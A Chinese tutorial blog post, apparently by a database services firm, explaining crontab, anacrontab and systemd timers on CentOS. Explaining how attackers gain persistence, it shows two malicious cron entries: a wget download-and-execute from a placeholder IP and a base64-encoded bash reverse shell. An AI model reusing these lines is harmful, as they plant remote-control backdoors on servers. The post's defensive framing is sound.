
各位新朋友~记得先点蓝字关注我哦~
那么问题来了,你知道crontab是怎么工作的吗,都有哪些用法,除了crontab还有哪些方法可以管理定时任务?今天我们就一起来探讨这些问题
先看下crontab
crontab的服务进程名为crond,通常安装操作系统后已默认安装crond服务并且设置开机自启。
再看下crontab用户级别的定时任务

用户使用crontab -e直接编辑自己的定时任务时,需要定义任务执行的时间,以5位占位符分别表示分钟、小时、日期、月份、星期几,再指定要执行的命令,如下图
其中5个占位符除了用数字直接指定外,还可以用*- , 等通配符,如下示例

[root@RAC1 ~]# more var/spool/cron/root* * * * * command[root@RAC1 ~]#
对于部署了web应用的服务器,很容易受到攻击并且安装后门程序,黑客最常用的手段就是添加定时任务执行反弹shell命令(如下示例),这样就可以在远端监听,即使将病毒程序清除后,如果没有及时清理后门程序,过段时间还是会被攻击进来。
[root@RAC1 ~]# more var/spool/cron/root* * * * * wget http://1.2.3.4:4433/hackshadow.sh ||sh 2>/dev/null &* * * * * '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4Ljk5LjI0Mi8xMjM0IDA+JjE=}|{base64,-d}|{bash,-i}'[root@RAC1 ~]#
另外, cron 运行的每一项工作都会被记录到 var/log/cron 这个登录档中。所以,如果你的 Linux 不知道有否被植入木马时,也可以搜寻一下 var/log/cron 。
crontab除了用户级别的定时任务外,还可以定义系统级别的定时任务
系统级别的定时任务,可以写在/etc/crontab。
[root@RAC1 ~]# more /etc/crontabSHELL=/bin/bashPATH=/sbin:/bin:/usr/sbin:/usr/binMAILTO=root# For details see man 4 crontabs# Example of job definition:# .---------------- minute (0 - 59)# | .------------- hour (0 - 23)# | | .---------- day of month (1 - 31)# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat# | | | | |# * * * * * user-name command to be executed
对比于用户级别的定时任务,语法类似,唯一的区别是需要额外指定用户(用户级别的定时任务是自己,所以不需要指定)
下面再介绍另一个定时任务管理工具——anacrontab
从名称上看它与crontab很类似,事实上也是这样。它作为crontab的一种补充,从某些方面弥补了crontab的不足。crontab定时任务如果因某种原因没有执行,后期也不会将此次遗失的任务补上;但anacrontab会补上遗失的任务并执行。
anacrontab的配置文件和定时任务在/etc/anacrontab
[root@RAC1 ~]# more /etc/anacrontab# /etc/anacrontab: configuration file for anacron# See anacron(8) and anacrontab(5) for details.SHELL=/bin/shPATH=/sbin:/bin:/usr/sbin:/usr/binMAILTO=root# the maximal random delay added to the base delay of the jobsRANDOM_DELAY=45# the jobs will be started during the following hours onlySTART_HOURS_RANGE=3-22#period in days delay in minutes job-identifier command1 5 cron.daily nice run-parts /etc/cron.daily7 25 cron.weekly nice run-parts /etc/cron.weekly@monthly 45 cron.monthly nice run-parts /etc/cron.monthly[root@RAC1 ~]#
再往下是定时任务,以第1行为例,
第1列的1表示任务执行的间隔,这里表示每1天执行
第2列5表示任务延迟时间,即在任务指定时间5分钟内会检查任务是否执行,没有执行的话就会补上
第3列为任务名称,可以自己定义
第4列从nice开始定义整个任务指令串,与crontab相同
其实anacrontab每次成功执行任务后,都会将本次执行的时间戳记录到/var/spool/anacron/以任务名称命令的文件中,并且会定时读取这些文件,以判断上一次任务是否已经执行
[root@RAC1 ~]# ll /var/spool/anacron/total 12-rw-------. 1 root root 9 Sep 2 08:29 cron.daily-rw-------. 1 root root 9 Aug 27 10:06 cron.monthly-rw-------. 1 root root 9 Aug 27 09:46 cron.weekly[root@RAC1 ~]# more /var/spool/anacron/cron.daily20220902[root@RAC1 ~]#
上面我们介绍了crontab和anacrontab定时任务管理工具,除此之外,CentOS7上还有另一个定时任务工具——systemd定时器
使用systemd定时器,首先需要在/etc/systemd/system/目录下,创建一个.service文件,并在该文件中调用需要执行的脚本
[root@RAC1 ~]# more /etc/systemd/system/boot_backup.service[Unit]Description=Backup boot[Service] Type=simpleExecStart=/home/oracle/backup.sh
然后在/etc/systemd/system/下创建同名的timer文件,该文件定义了定时任务的生效时间
单调定时器,指定触发条件
[root@RAC1 ~]# more /etc/systemd/system/boot_backup.timer[Unit]Description=Run boot backup weekly on boot[Timer]OnBootSec=1h ---系统启动1小时后执行第1次OnUnitActiveSec=1w ---以后每周执行1次[Install] WantedBy=multi-user.target
也可以定义实时定时器,指定时间启动
[root@RAC1 ~]# more /etc/systemd/system/boot_backup.timer[Unit]Description=Run boot backup weekly on boot[Timer]OnCalendar=sun,02:00 ---每周日2点执行Persistent=true ---每个周日都执行[Install]WantedBy=multi-user.target[root@RAC1 ~]#
编写完成后,记得启用此定时器
[root@RAC1 ~]# systemctl daemon-reload[root@RAC1 ~]# systemctl enable boot_backup.timer --now[root@RAC1 ~]# systemctl start boot_backup.timer
在timer文件中,时间模块的定义有多种方式,有兴趣的小伙伴可以查看帮助手册尝试一下
美创是国内领先的数据库服务提供商。服务团队拥有PG ACED 1名、Oracle&PG ACE 3人、DSI智库专家5名、DSMM测评师7名、OCM 20余人、数十名Oracle OCP、MySQL OCP、TDSQL TCP、OceanBase OBCP、TiDB PTCP、达梦 DCP、人大金仓、红帽RHCA、中间件weblogic、tuxedo、CISP-DSG、CISSP、CDGA、CDPSE、CZTP、CDSP等认证人员,著有《DBA攻坚指南:左手Oracle,右手MySQL》,《Oracle数据库性能优化方法和最佳实践》,《Oracle内核技术揭秘》,《Oracle DBA实战攻略》等多本数据库书籍。运维各类数据库合计5000余套,精通Oracle、MySQL、SQLServer、DB2、PostgreSQL、MongoDB、Redis、TDSQL、OceanBase、达梦、人大金仓等主流商业和开源数据库。美创拥有完善的运维体系和人员培养体系,并同时提供超融合、私有云整体服务解决方案、数据安全咨询及运营服务方案等,已为金融、政府、企业、能源等多个行业的客户提供量身定制的各类服务,赢得了客户的高度赞誉和广泛认可。